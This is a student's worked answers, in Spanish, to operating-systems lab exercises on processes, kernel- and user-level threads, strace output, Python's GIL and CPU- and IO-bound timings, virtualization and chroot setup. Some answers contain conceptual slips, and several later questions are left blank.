- Aprovechan múltiples núcleos (paralelismo real).
- Si un hilo se bloquea (I/O por ejemplo), otros pueden seguir ejecutándose.
- Soportados directamente por el kernel, lo que permite mejor integración con el sistema.

Desventajas:
- Más costosos en tiempo y recursos para crear, destruir y hacer context switch.
- Cada operación de sincronización o planificación implica modo kernel, lo que puede ser más lento.
- Menor portabilidad en algunos casos, porque dependen de cómo cada SO implementa los hilos.

6. Qué retornan las siguientes funciones:

a. getpid()
Retorna el ID del proceso actual.

b. getppid()
Retorna el ID del padre del proceso actual (Parent PID).

c. gettid()
Retorna el ID del hilo actual.

d. pthread_self()
Retorna el identificador del hilo actual dentro del espacio de hilos de pthread.

e. pth_self()
Retorna el id del thread actual.

7. ¿Qué mecanismos de sincronización se pueden usar? ¿Es necesario usar mecanismos de sincronización si se usan ULT?
Se pueden utilizar Memoria Compartida, FIFOs, PIPEs, Sockets, y Archivos.
Si, es necesario ya que utilizan memoria compartida, por lo que necesitaran sincronizarse entre los hilos para acceder a memoria o archivos.

8. Procesos

a. ¿Qué utilidad tiene ejecutar fork() sin ejecutar exec()?
Permite que el proceso hijo continúe ejecutando el mismo código que el padre.
Se puede usar para crear procesos que trabajan en paralelo**.**

b. ¿Qué utilidad tiene ejecutar fork() + exec()?
Permite crear un nuevo proceso que ejecuta un programa diferente.
Patrón clásico de UNIX para lanzar comandos externos: el hijo reemplaza su código con otro (vía exec).

c. ¿Cuál de las 2 asigna un nuevo PID fork() o exec()?
fork().

d. ¿Qué implica el uso de Copy-On-Write (COW) cuando se hace fork()?
El padre e hijo comparten las mismas páginas de memoria inicialmente.
Solo cuando uno de los dos intenta escribir, se crea una copia privada (se escribe en una nueva página).
COW ahorra memoria y acelera fork().

e. ¿Qué consecuencias tiene no hacer wait() sobre un proceso hijo?
El hijo se convierte en un "zombie" cuando termina.
Su entrada en la tabla de procesos no se libera hasta que el padre llame a wait().

f. ¿Quién tendrá la responsabilidad de hacer el wait() si el proceso padre termina sin hacer wait()?
El proceso hijo zombie es adoptado por init (PID 1).
init automáticamente llama a wait() y limpia su entrada.

9. Kernel Level Threads

a. ¿Qué elementos del espacio de direcciones comparten los threads creados con pthread_create()?

- Datos globales
- Archivos abiertos
- CWD, UID, etc.
- Cada hilo tiene su propia pila, registros y TID.

b. ¿Qué relaciones hay entre getpid() y gettid() en los KLT?

El PID será el mismo para todos ya que es el ID del proceso, mientras que el TID será único para cada hilo.

c. ¿Por qué pthread_join() es importante en programas que usan múltiples hilos? ¿Cuándo se liberan los recursos de un hilo zombie?

pthread_join() es importante ya que espera a que un hilo termine, recupera su valor de retorno y libera los recursos del hilo.

d. ¿Qué pasaría si un hilo del proceso bloquea en read()? ¿Afecta a los demás hilos?

El kernel puede programar otros hilos del proceso, no bloquea a todos.

e. Describí qué ocurre a nivel de sistema operativo cuando se invoca pthread_create() (¿es syscall? ¿usa clone?).

Sí, invoca una syscall que usa internamente clone(), no fork().
clone() permite crear hilos que comparten recursos del proceso padre (como memoria, archivos, etc.).
El kernel registra al nuevo hilo como un KLT con su propio gettid().

10. User Level Threads

a. ¿Por qué los ULTs no se pueden ejecutar en paralelo sobre múltiples núcleos?

Porque el kernel no tiene conocimiento de los ULTs, no los ve.
El sistema operativo solo ve un proceso único (con un solo hilo de ejecución a nivel kernel).
Por eso, aunque el sistema tenga múltiples núcleos, todos los ULTs se ejecutan secuencialmente sobre un único núcleo.

b. ¿Qué ventajas tiene el uso de ULTs respecto de los KLTs?

Más rápidos de crear y destruir, ya que no requieren intervención del kernel.
El cambio de contexto entre ULTs es más liviano.
Portabilidad: no dependen de funciones del sistema operativo.

c. ¿Qué relaciones hay entre getpid(), gettid() y pth_self() (en GNU Pth)?

getpid() devuelve el PID del proceso, gettid() no es aplicable a ULTs porque no hay un TID real en el Kernel, y pth_self() devuelve una referencia al hilo ULT actual gestionado por la librería GNU Pth (solo útil dentro del espacio de usuario).

d. ¿Qué pasaría si un ULT realiza una syscall bloqueante como read()?

Todo el proceso se bloquea, incluyendo todos los demás ULTs.

Esto ocurre porque el kernel no sabe que hay más hilos; cree que el proceso está completamente bloqueado.

e. ¿Qué tipos de scheduling pueden tener los ULTs? ¿Cuál es el más común?

- Cooperativo (más común): el hilo actual cede explícitamente el control.
- Round-robin
- FIFO (First In, First Out)
- Prioridades

11. Global Interpreter Lock

a. ¿Qué es el GIL (Global Interpreter Lock)? ¿Qué impacto tiene sobre programas multi-thread en Python y Ruby?

El Global Interpreter Lock es un candado global usado en CPython (Python) y MRI (Ruby) que evita que más de un hilo del intérprete ejecute bytecode al mismo tiempo, incluso en sistemas multinúcleo.

Está diseñado para proteger estructuras internas del intérprete que no son thread-safe.

El impacto en programas multi-threading es el siguiente:

- Los hilos no pueden ejecutar código Python en paralelo, lo que limita el rendimiento en tareas CPU-bound.
- Para tareas I/O-bound (como esperar respuestas de red), puede ser útil, ya que los hilos pueden liberar el GIL mientras esperan.

b. ¿Por qué en CPython o MRI se recomienda usar procesos en vez de hilos para tareas intensivas en CPU?

Porque cada proceso tiene su propio intérprete y GIL, por lo tanto pueden correr en paralelo en múltiples núcleos.

Práctica Guiada

1. Instale las dependencias necesarias para la práctica (strace, git, gcc, make, libc6-dev, libpth-dev, python3, htop y podman):

```
apt update
apt install build-essential libpth-dev python3 python3-venv strace git
htop podman
```

2. Clone el repositorio con el código a usar en la práctica

```
git clone https://gitlab.com/unlp-so/codigo-para-practicas.git
```

3. Resuelva y responda utilizando el contenido del directorio practica3/01-strace:

a. Compile los 3 programas C usando el comando make.

```
so@so:~/practica3/codigo-para-practicas/practica3/01-strace$ make
cc -Wall -Werror    01-subprocess.c  -lpth -o 01-subprocess
cc -Wall -Werror    02-kl-thread.c  -lpth -o 02-kl-thread
cc -Wall -Werror    03-ul-thread.c  -lpth -o 03-ul-thread
```

b. Ejecute cada programa individualmente, observe las diferencias y similitudes del PID y THREAD_ID en cada caso. Conteste en qué mecanismo de concurrencia las distintas tareas:

```
so@so:~/practica3/codigo-para-practicas/practica3/01-strace$ ./01-subprocess
Parent process: PID = 1186, THREAD_ID = 1186
Child process: PID = 1187, THREAD_ID = 1187
so@so:~/practica3/codigo-para-practicas/practica3/01-strace$ ./02-kl-thread
Parent process: PID = 1188, THREAD_ID = 1188
Child thread: PID = 1188, THREAD_ID = 1189
so@so:~/practica3/codigo-para-practicas/practica3/01-strace$ ./03-ul-thread
Parent process: PID = 1190, THREAD_ID = 1190, PTH_ID = 94088753940720
Child thread: PID = 1190, THREAD_ID = 1190, PTH_ID = 94088753943264
```

i. Comparten el mismo PID y THREAD_ID
Con ULT ambos parent y child comparten PID y TID.
Tanto el padre como el hijo comparten el PID y el TID porque los hilos se gestionan en espacio de usuario y el sistema operativo no los ve como entidades separadas.

ii. Comparten el mismo PID pero con diferente THREAD_ID
Con KLT parent y child comparten PID pero tienen distinto TID.
Tienen el mismo PID (pertenecen al mismo proceso), pero diferente TID (cada hilo es visto por el kernel como una entidad distinta).

iii. Tienen distinto PID
Con subprocesos tienen distinto PID.
Cada proceso tiene su propio espacio de direcciones y sus propios PID y TID.

c. Ejecute cada programa usando strace (strace ./nombre_programa > /dev/null) y responda:

i. ¿En qué casos se invoca a la systemcall clone o clone3 y en cuál no? ¿Por qué?

- 01-subprocess (proceso hijo): Se invoca la syscall clone.
  Motivo: Se crea un nuevo proceso usando fork o equivalente, que internamente usa clone con flags apropiados para procesos (como SIGCHLD pero sin CLONE_THREAD ni CLONE_VM).
- 02-kl-thread (KLT): Se invoca la syscall clone3.
  Motivo: Se crea un hilo a nivel de kernel, que necesita compartir espacio de memoria y recursos con el proceso padre, por lo cual se usan los flags CLONE_THREAD y CLONE_VM.
- 03-ul-thread (ULT): No se invoca clone ni clone3.
  Motivo: Los ULT (user-level threads) se manejan completamente en espacio de usuario, sin intervención del kernel. No es necesario crear un nuevo contexto de ejecución a nivel del sistema operativo.

ii. Observe los flags que se pasan al invocar a clone o clone3 y verifique en qué caso se usan los flags CLONE_THREAD y CLONE_VM.

- 01-subprocess:
  clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, ...)
  No usa CLONE_THREAD ni CLONE_VM → se crea un proceso independiente.
- 02-kl-thread:
  clone3({... flags=CLONE_VM|CLONE_FS|CLONE_FILES|CLONE_SIGHAND|CLONE_THREAD|...})

Sí usa CLONE_THREAD y CLONE_VM → se crea un hilo que comparte espacio de direcciones y otros recursos.

iii. Investigue qué significan los flags CLONE_THREAD y CLONE_VM usando la manpage de clone y explique cómo se relacionan con las diferencias entre procesos e hilos.

- CLONE_VM: El nuevo hilo/proceso comparte el mismo espacio de direcciones de memoria que el hilo padre.
  → Esto significa que las variables globales y el heap son compartidos.
- CLONE_THREAD: El nuevo hilo es considerado parte del mismo proceso; comparten PID (vista desde getpid()), y se comportan como hilos dentro de un proceso.

→ Procesos se crean sin estos flags: cada uno tiene su propio espacio de memoria.
→ Hilos (KLT) se crean con estos flags para compartir memoria y estado del proceso.

iv. printf() eventualmente invoca la syscall write (con primer argumento 1, indicando que el file descriptor donde se escribirá el texto es STDOUT). Vea la salida de strace y verifique qué invocaciones a write(1, ...) ocurren en cada caso.

- 01-subprocess:
  Solo se ve una write(1, ...) al final → solo el proceso padre escribe en stdout.

- 02-kl-thread:
  También se ve una write(1, ...) desde el proceso principal. Sin -f, no se ven syscalls del hilo hijo.

- 03-ul-thread:
  Se observa una única write(1, ...), pero puede haber sido realizada por el hilo hijo, ya que los ULT comparten todo el contexto y son ejecutados en el mismo proceso.

v. Pruebe invocar de nuevo strace con la opción -f y vea qué sucede respecto a las invocaciones a write(1, …). Investigue qué es esa opción en la manpage de strace. ¿Por qué en el caso del ULT se puede ver la invocación a write(1, …) por parte del thread hijo aún sin usar -f?

- Con strace -f, se rastrean también los procesos o hilos hijos, mostrando sus syscalls (como write).
- En el caso de ULT, el hilo hijo no es visible para el kernel como entidad separada, por lo que su write es visible incluso sin -f.
- En cambio, en el KLT o proceso hijo, sin -f no se ven sus syscalls (como write(1, ...)) porque se ejecutan en una unidad de ejecución distinta.

→ Por eso, en ULT se ve el write() del hilo hijo aunque no se use -f.

4. Resuelva y responda utilizando el contenido del directorio practica3/02-memory:

a. Compile los 3 programas C usando el comando make.

```
so@so:~/practica3/codigo-para-practicas/practica3/02-memoria$ make
cc -Wall -Werror    01-subprocess.c  -lpth -o 01-subprocess
cc -Wall -Werror    02-kl-thread.c  -lpth -o 02-kl-thread
cc -Wall -Werror    03-ul-thread.c  -lpth -o 03-ul-thread
so@so:~/practica3/codigo-para-practicas/practica3/02-memoria$ sudo make
[sudo] contraseña para so:
make: No se hace nada para 'all'.
so@so:~/practica3/codigo-para-practicas/practica3/02-memoria$ make
make: No se hace nada para 'all'.
```

b. Ejecute los 3 programas.


```
so@so:~/practica3/codigo-para-practicas/practica3/02-memoria$ ./01-subprocess
Parent process: PID = 695, THREAD_ID = 695
Parent process: number = 42
Child process: PID = 696, THREAD_ID = 696
Child process: number = 84
Parent process: number = 42
so@so:~/practica3/codigo-para-practicas/practica3/02-memoria$ ./02-kl-thread
Parent process: PID = 697, THREAD_ID = 697
Parent process: number = 42
Child thread: PID = 697, THREAD_ID = 698
Child process: number = 84
Parent process: number = 84
so@so:~/practica3/codigo-para-practicas/practica3/02-memoria$ ./03-ul-thread
Parent process: PID = 711, THREAD_ID = 711, PTH_ID = 94509830101232
Parent process: number = 42
Child thread: PID = 711, THREAD_ID = 711, PTH_ID = 94509830103776
Child thread: number = 84
Parent process: number = 84
```

c. Observe qué pasa con la modificación a la variable number en cada caso. ¿Por qué suceden cosas distintas en cada caso?

- **subprocess:** El proceso hijo modifica number = 84, pero el proceso padre sigue teniendo 42. Porque fork() crea una copia del proceso. El hijo tiene su propio espacio de memoria, así que modificar number no afecta al padre.
- **kl-thread:** El hilo hijo modifica number = 84 y el padre también lo ve así. Porque los KLTs (kernel-level threads) comparten el mismo espacio de memoria del proceso. No se crea una copia separada. Ambos acceden a la misma variable number.
- **ul-thread:** El hilo hijo cambia number = 84, y el padre ve el cambio. Esto usa ULTs (user-level threads) implementados con pthread. Igual que en los KLTs, comparten el mismo espacio de memoria, así que la variable number es compartida.

5. El directorio practica3/03-cpu-bound contiene programas en C y en Python que ejecutan una tarea CPU-Bound (calcular el enésimo número primo).

a. Ejecute htop en una terminal separada para monitorear el uso de CPU en los siguientes incisos.



b. Ejecute los distintos ejemplos con make (usar make help para ver cómo) y observe cómo aparecen los resultados, cuánto tarda cada thread y cuanto tarda el programa completo en finalizar.

run-klt

```
so@so:~/practica3/codigo-para-practicas/practica3/03-cpu-bound$ make  run_klt
cc -Wall -Werror   -c -o common.o common.c
cc -Wall -Werror    klt.c common.o  -lpth -o klt
./klt
Starting the program.
[Thread 139646360508096] Doing some work...
[Thread 139646352115392] Doing some work...
[Thread 139646343722688] Doing some work...
[Thread 139646335329984] Doing some work...
[Thread 139646326937280] Doing some work...
2500000th prime is 41161739
[Thread 139646352115392] Done with work in 60.606680 seconds.
2500000th prime is 41161739
[Thread 139646360508096] Done with work in 61.072999 seconds.
2500000th prime is 41161739
[Thread 139646326937280] Done with work in 61.153819 seconds.
2500000th prime is 41161739
[Thread 139646335329984] Done with work in 61.174203 seconds.
2500000th prime is 41161739
[Thread 139646343722688] Done with work in 61.179598 seconds.
All threads are done in 61.181953 seconds
```

run-ult

```
so@so:~/practica3/codigo-para-practicas/practica3/03-cpu-bound$ make run_ult
cc -Wall -Werror    ult.c common.o  -lpth -o ult
./ult
Starting the program.
[Thread 94237951652576] Doing some work...
2500000th prime is 41161739
[Thread 94237951652576] Done with work in 44.388976 seconds.
[Thread 94237951719632] Doing some work...
2500000th prime is 41161739
[Thread 94237951719632] Done with work in 43.936160 seconds.
[Thread 94237951786688] Doing some work...
2500000th prime is 41161739
[Thread 94237951786688] Done with work in 44.236269 seconds.
[Thread 94237951853744] Doing some work...
2500000th prime is 41161739
[Thread 94237951853744] Done with work in 42.955780 seconds.
[Thread 94237951920800] Doing some work...
2500000th prime is 41161739
[Thread 94237951920800] Done with work in 43.321990 seconds.
All threads are done in 219.000000 seconds
```

run_klt_py

```
/home/so/practica3/codigo-para-practicas/practica3//.venv/bin/python3 klt.py
Starting the program.
[thread_id=140477702600384] Doing some work...
[thread_id=140477694207680] Doing some work...
[thread_id=140477677422272] Doing some work...
[thread_id=140477685814976] Doing some work...
[thread_id=140477669029568] Doing some work...
500000th prime is 7368787
[thread_id=140477685814976] Done with work in 185.22168564796448 seconds.
500000th prime is 7368787
[thread_id=140477677422272] Done with work in 200.75776290893555 seconds.
500000th prime is 7368787
[thread_id=140477669029568] Done with work in 262.08902764320374 seconds.
500000th prime is 7368787
[thread_id=140477702600384] Done with work in 268.6164650917053 seconds.
500000th prime is 7368787
[thread_id=140477694207680] Done with work in 271.0352420806885 seconds.
All threads are done in 271.04360485076904 seconds
```

run_ult_py

```
so@so:~/practica3/codigo-para-practicas/practica3/03-cpu-bound$ make run_ult_py
/home/so/practica3/codigo-para-practicas/practica3//.venv/bin/python3 ult.py
Starting the program.
[greenlet_id=140266279603552] Doing some work...
500000th prime is 7368787
[greenlet_id=140266279603552] Done with work in 50.452924728393555 seconds.
[greenlet_id=140266274210656] Doing some work...
500000th prime is 7368787
[greenlet_id=140266274210656] Done with work in 50.00112223625183 seconds.
[greenlet_id=140266273832160] Doing some work...
500000th prime is 7368787
[greenlet_id=140266273832160] Done with work in 45.456223249435425 seconds.
[greenlet_id=140266272155552] Doing some work...
500000th prime is 7368787
[greenlet_id=140266272155552] Done with work in 45.489607095718384 seconds.
[greenlet_id=140266272155712] Doing some work...
500000th prime is 7368787
[greenlet_id=140266272155712] Done with work in 45.356568336486816 seconds.
All greenlets are done in 236.7756655216217 seconds
```

c. ¿Cuántos threads se crean en cada caso?
run-klt: 5.
run-ult: 5.
run_klt_py: 5.
run_ult_py: 5.

d. ¿Cómo se comparan los tiempos de ejecución de los programas escritos en C (ult y klt)?
Los tiempos de ult por thread son más cortos pero no hay paralelismo, mientras que los de klt son levemente más altos pero se ejecutan a la vez.

e. ¿Cómo se comparan los tiempos de ejecución de los programas escritos en Python (ult.py y klt.py)?
Los ult son más rápidos pero no se ejecutan a la vez por lo que el tiempo total es la suma del tiempo que tardó cada thread, mientras que los klt son mucho más lentos (5 veces mas aprox), pero se ejecutan a la vez.

f. Modifique la cantidad de threads en los scripts Python con la variable NUM_THREADS para que en ambos casos se creen solamente 2 threads, vuelva a ejecutar y comparar los tiempos. ¿Nota algún cambio? ¿A qué se debe?

```
so@so:~/practica3/codigo-para-practicas/practica3/03-cpu-bound$ make run_klt_py
/home/so/practica3/codigo-para-practicas/practica3//.venv/bin/python3 klt.py
Starting the program.
[thread_id=140189735319232] Doing some work...
[thread_id=140189726926528] Doing some work...
500000th prime is 7368787
[thread_id=140189735319232] Done with work in 180.20777583122253 seconds.
500000th prime is 7368787
[thread_id=140189726926528] Done with work in 181.38587999343872 seconds.
All threads are done in 181.39471626281738 seconds
so@so:~/practica3/codigo-para-practicas/practica3/03-cpu-bound$ make run_ult_py
/home/so/practica3/codigo-para-practicas/practica3//.venv/bin/python3 ult.py
Starting the program.
[greenlet_id=140703954455904] Doing some work...
500000th prime is 7368787
[greenlet_id=140703954455904] Done with work in 46.78753089904785 seconds.
[greenlet_id=140703951520608] Doing some work...
500000th prime is 7368787
[greenlet_id=140703951520608] Done with work in 46.473716497421265 seconds.
All greenlets are done in 93.2726640701294 seconds
```

No, ya que el GIL impide que más de un hilo Python se ejecute al mismo tiempo en tareas CPU-bound.

g. ¿Qué conclusión puede sacar respecto a los ULT en tareas CPU-Bound?
La conclusión es que los ULT no aprovechan al máximo el hecho de tener diversos CPU ya que no se ejecutan en paralelo, por esto no son los ideales para tareas CPU-Bound.

6. El directorio practica3/04-io-bound contiene programas en C y en Python que ejecutan una tarea que simula ser IO-Bound (tiene una llamada a sleep lo que permite interleaving de forma similar al uso de IO).

a. Ejecute htop en una terminal separada para monitorear el uso de CPU en los siguientes incisos.

b. Ejecute los distintos ejemplos con make (usar make help para ver cómo) y observe cómo aparecen los resultados, cuánto tarda cada thread y cuanto tarda el programa completo en finalizar.

c. ¿Cómo se comparan los tiempos de ejecución de los programas escritos en C (ult y klt)?

run_klt

```
so@so:~/practica3/codigo-para-practicas/practica3/04-io-bound$ make run_klt
cc -Wall -Werror   -c -o common.o common.c
cc -Wall -Werror    klt.c common.o  -lpth -o klt
./klt
Starting the program.
[Thread 140604074067648] Doing some work...
[Thread 140604065674944] Doing some work...
[Thread 140604057282240] Doing some work...
[Thread 140604048889536] Doing some work...
[Thread 140604040496832] Doing some work...
[Thread 140604057282240] Done with work in 10.003380 seconds.
[Thread 140604048889536] Done with work in 10.083677 seconds.
[Thread 140604065674944] Done with work in 10.199500 seconds.
[Thread 140604074067648] Done with work in 10.220435 seconds.
[Thread 140604040496832] Done with work in 10.211441 seconds.
All threads are done in 10.225202 seconds
```

run_ult

```
so@so:~/practica3/codigo-para-practicas/practica3/04-io-bound$ make run_ult
cc -Wall -Werror    ult.c common.o  -lpth -o ult
./ult
Starting the program.
[Thread 94732607107808] Doing some work...
[Thread 94732607174864] Doing some work...
[Thread 94732607241920] Doing some work...
[Thread 94732607308976] Doing some work...
[Thread 94732607376032] Doing some work...
[Thread 94732607107808] Done with work in 10.024111 seconds.
[Thread 94732607174864] Done with work in 10.024166 seconds.
[Thread 94732607241920] Done with work in 10.024147 seconds.
[Thread 94732607308976] Done with work in 10.024125 seconds.
[Thread 94732607376032] Done with work in 10.024104 seconds.
All threads are done in 10.024440 seconds
```

Los tiempos son prácticamente iguales ya que en ambos casos se ejecutan en paralelo. Aunque el tiempo de los ULT son levemente menores ya que el cambio de contexto en ellos es más liviano (todo se gestiona en espacio de usuario, sin intervención del kernel). Mientras que en los KLT hay una sobrecarga del kernel para gestionarlos.

d. ¿Cómo se comparan los tiempos de ejecución de los programas escritos en Python (ult.py y klt.py)?

```
so@so:~/practica3/codigo-para-practicas/practica3/04-io-bound$ make run_klt_
py
/home/so/practica3/codigo-para-practicas/practica3//.venv/bin/python3 klt.py
Starting the program.
[thread_id=140165770114752] Doing some work...
[thread_id=140165761722048] Doing some work...
[thread_id=140165753329344] Doing some work...
[thread_id=140165744936640] Doing some work...
[thread_id=140165736543936] Doing some work...
[thread_id=140165770114752] Done with work.
[thread_id=140165761722048] Done with work.
[thread_id=140165744936640] Done with work.
[thread_id=140165753329344] Done with work.
[thread_id=140165736543936] Done with work.
All threads are done in 10.166427373886108 seconds
so@so:~/practica3/codigo-para-practicas/practica3/04-io-bound$ make run_ult_
py
/home/so/practica3/codigo-para-practicas/practica3//.venv/bin/python3 ult.py
Starting the program.
[greenlet_id=140283449249120] Doing some work...
[greenlet_id=140283449249440] Doing some work...
[greenlet_id=140283449251200] Doing some work...
[greenlet_id=140283442194016] Doing some work...
[greenlet_id=140283442194176] Doing some work...
[greenlet_id=140283449249120] Done with work.
[greenlet_id=140283449249440] Done with work.
[greenlet_id=140283449251200] Done with work.
[greenlet_id=140283442194016] Done with work.
[greenlet_id=140283442194176] Done with work.
All greenlets are done in 10.231613159179688 seconds
```

Los tiempos son casi iguales ya que se ejecutan paralelamente en ambos casos.
Con GIL (Global Interpreter Lock): en Python, incluso los KLT no pueden correr realmente en paralelo cuando se usa CPU, aunque en tareas IO-Bound como estas (con sleep) sí pueden intercalarse.

e. ¿Qué conclusión puede sacar respecto a los ULT en tareas IO-Bound?
En IO-Bound los ULT son mucho mas eficientes ya que el cambio de contexto es muy “barato”, y mientras un proceso “duerme” esperando IO otro puede tomar el control inmediatamente, si el scheduler de usuarios está bien diseñado.
En tareas IO-bound no hay necesidad de múltiples núcleos, ya que los procesos están esperando IO, no usando CPU intensivamente.

7. Diríjase nuevamente en la terminal a practica3/03-cpu-bound y modifique klt.py de forma que vuelva a crear 5 threads.

a. Ejecute htop en una terminal separada para monitorear el uso de CPU en los siguientes incisos.
b. Ejecute una versión de Python que tenga el GIL deshabilitado usando: `make run_klt_py_nogil` (esta operación tarda la primera vez ya que necesita descargar un container con una versión de Python compilada explícitamente con el GIL deshabilitado.

```
so@so:~/practica3/codigo-para-practicas/practica3/03-cpu-bound$ make run_klt
_py_nogil
sudo podman run --net=host -it --rm -v .:/mnt docker.io/felopez/python-nogil
:latest python3 -X gil=0 /mnt/klt.py
Starting the program.
[thread_id=140498753713856] Doing some work...
[thread_id=140498745321152] Doing some work...
[thread_id=140498736928448] Doing some work...
[thread_id=140498728535744] Doing some work...
[thread_id=140498513688256] Doing some work...
500000th prime is 7368787
[thread_id=140498513688256] Done with work in 73.56342649459839 seconds.
500000th prime is 7368787
[thread_id=140498745321152] Done with work in 73.8064272403717 seconds.
500000th prime is 7368787
[thread_id=140498753713856] Done with work in 74.26334977149963 seconds.
500000th prime is 7368787
[thread_id=140498736928448] Done with work in 74.71273684501648 seconds.
500000th prime is 7368787
[thread_id=140498728535744] Done with work in 74.9191541671753 seconds.
All threads are done in 74.9388952255249 seconds
```

c. ¿Cómo se comparan los tiempos de ejecución de klt.py usando la versión normal de Python en contraste con la versión sin GIL?
Ahora se utilizan todos los núcleos de procesamiento de manera paralela y el tiempo total disminuye sustancialmente.

d. ¿Qué conclusión puede sacar respecto a los KLT con el GIL de Python en tareas CPU-Bound?
La conclusión es que el GIL limita severamente el paralelismo real de los KLT en tareas CPU-Bound en Python. Ya que el GIL permite que sólo un thread ejecute código Python a la vez, incluso si hay múltiples hilos en ejecución.
En tareas CPU-Bound (cálculos intensivos que usan mucho procesador), eso significa que los threads no pueden ejecutarse en paralelo real aunque tengas varios núcleos disponibles.

PRACTICA 4a | CGROUPS & NAMESPACES

Conceptos Teóricos

1. Defina virtualización. Investigue cuál fue la primera implementación que se realizó.
La virtualización es una capa de abstracción sobre el hw para obtener una mejor utilización de los recursos y flexibilidad.
Permite que haya múltiples máquinas virtuales (VM), o entornos virtuales (EV), con distintos (o iguales) sistemas operativos corriendo de manera aislada.

La primera implementación fue desarrollada por IBM en los años 60, con el sistema CP-40 y luego el CP/CMS, que permitían ejecutar múltiples entornos de tiempo compartido en sus mainframes IBM System/360. Este sistema usaba lo que hoy se conoce como hypervisor tipo 1.

2. ¿Qué diferencia existe entre virtualización y emulación?
La diferencia es que la emulación se utiliza para correr sistemas muy diferentes en cuanto a instrucciones y arquitecturas, mientras que la virtualización se utiliza para correr varios sistemas pero similares al host.

3. Investigue el concepto de hypervisor y responda:
(a) ¿Qué es un hypervisor?
Los hypervisors son una porción de software que separa las “aplicaciones/SO” del hardware subyacente.

(b) ¿Qué beneficios traen los hypervisors? ¿Cómo se clasifican?
Proveen una plataforma de virtualización que permite múltiples SO corriendo en un host al mismo tiempo.
Además ahorran recursos, proveen aislamiento y seguridad entre entornos, facilidad para pruebas desarrollo y recuperación ante fallos, y portabilidad de entornos.
Se clasifican en:
Tipo 1 → Corre directamente sobre el hardware, sin sistema operativo anfitrión.
Tipo 2 → Corre sobre un sistema operativo anfitrión.

4. ¿Qué es la full virtualization? ¿Y la virtualización asistida por hardware?
La full virtualization trata de particionar un procesador físico en distintos contextos, donde cada uno de ellos corre sobre el mismo procesador. Hace que el SW virtualizado no sepa que está siendo virtualizado.
Los SO guest deben ejecutar la misma arquitectura de hardware sobre la que corren.
Mientras que la asistida por hardware usa soporte específico del procesador (como **Intel VT-x** o **AMD-V**) para facilitar la virtualización, mejorando el rendimiento y reduciendo la complejidad del hypervisor. Permite ejecutar instrucciones privilegiadas directamente en el hardware.

5. ¿Qué implica la técnica binary translation? ¿Y trap-and-emulate?

6. Investigue el concepto de paravirtualización y responda:
(a) ¿Qué es la paravirtualización?
(b) Mencione algún sistema que implemente paravirtualización.
(c) ¿Qué beneficios trae con respecto al resto de los modos de virtualización?

7. Investigue sobre containers y responda:
(a) ¿Qué son?
(b) ¿Dependen del hardware subyacente?
(c) ¿Qué lo diferencia por sobre el resto de las tecnologías estudiadas?
(d) Investigue qué funcionalidades son necesarias para poder implementar containers.

Parte 2: chroot, Control Groups y Namespaces

Debido a que para la realización de la práctica es necesario tener más de una terminal abierta simultáneamente tenga en cuenta la posibilidad de lograr esto mediante alguna alternativa (ssh, terminales gráficas, etc.)

Chroot

En algunos casos suele ser conveniente restringir la cantidad de información a la que un proceso puede acceder. Uno de los métodos más simples para aislar servicios es chroot, que consiste simplemente en cambiar lo que un proceso, junto con sus hijos, consideran que es el directorio raíz, limitando de esta forma lo que pueden ver en el sistema de archivos. En esta sección de la práctica se preparará un árbol de directorios que sirva como directorio raíz para la ejecución de una shell.

1. ¿Qué es el comando chroot? ¿Cuál es su finalidad?
Chroot es una forma de aislar aplicaciones del resto del sistema.
Cambia el directorio raíz aparente de un proceso. Afecta solo a ese proceso y a sus procesos hijos.
Al entorno virtual creado por chroot a partir de la nueva raíz del sistema se le conoce como "jail chroot".
No se puede acceder a archivos y comandos fuera de ese directorio.

2. Crear un subdirectorio llamado sobash dentro del directorio root. Intente ejecutar el comando chroot /root/sobash. ¿Cuál es el resultado? ¿Por qué se obtiene ese resultado?
El resultado es:
'chroot: failed to run command '/bin/bash': No such file or directory'
Porque para que funcione correctamente, necesita contener por lo menos:

- Un intérprete de comandos, como /bin/bash o /bin/sh.
- Las librerías dinámicas necesarias para ejecutarlo (por ejemplo, en /lib, /lib64, /usr/lib, etc.).
- Otros binarios básicos si querés hacer algo útil dentro del entorno chroot.

Como /root/sobash está vacío (recién creado), el sistema no encuentra /bin/bash dentro de él, y falla con ese mensaje.

3. Cree la siguiente jerarquía de directorios dentro de sobash:

```
sobash/
├── bin
├── lib
│   └── x86_64-linux-gnu
└── lib64
```

4. Verifique qué bibliotecas compartidas utiliza el binario /bin/bash usando el comando ldd /bin/bash.¿En qué directorio se encuentra linux-vdso.so.1? ¿Por qué?

```
root@so:~/sobash/lib# ldd /bin/bash
        linux-vdso.so.1 (0x00007f8941f63000)
        libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f8941de2000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f8941c01000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8941f65000)
```

linux-vdso.so.1 se encuentra mapeado por el kernel en tiempo de ejecución. Por eso, en la salida de `ldd`, aparece con una dirección de memoria (por ejemplo, `0x00007f8941f63000`) pero sin una ruta real en el sistema de archivos.
`linux-vdso.so.1` es la Virtual Dynamic Shared Object:

- Es una biblioteca especial proporcionada por el kernel.
- Permite que ciertas funciones del sistema, como gettimeofday(), se ejecuten en modo usuario, sin hacer un cambio de contexto al modo kernel.
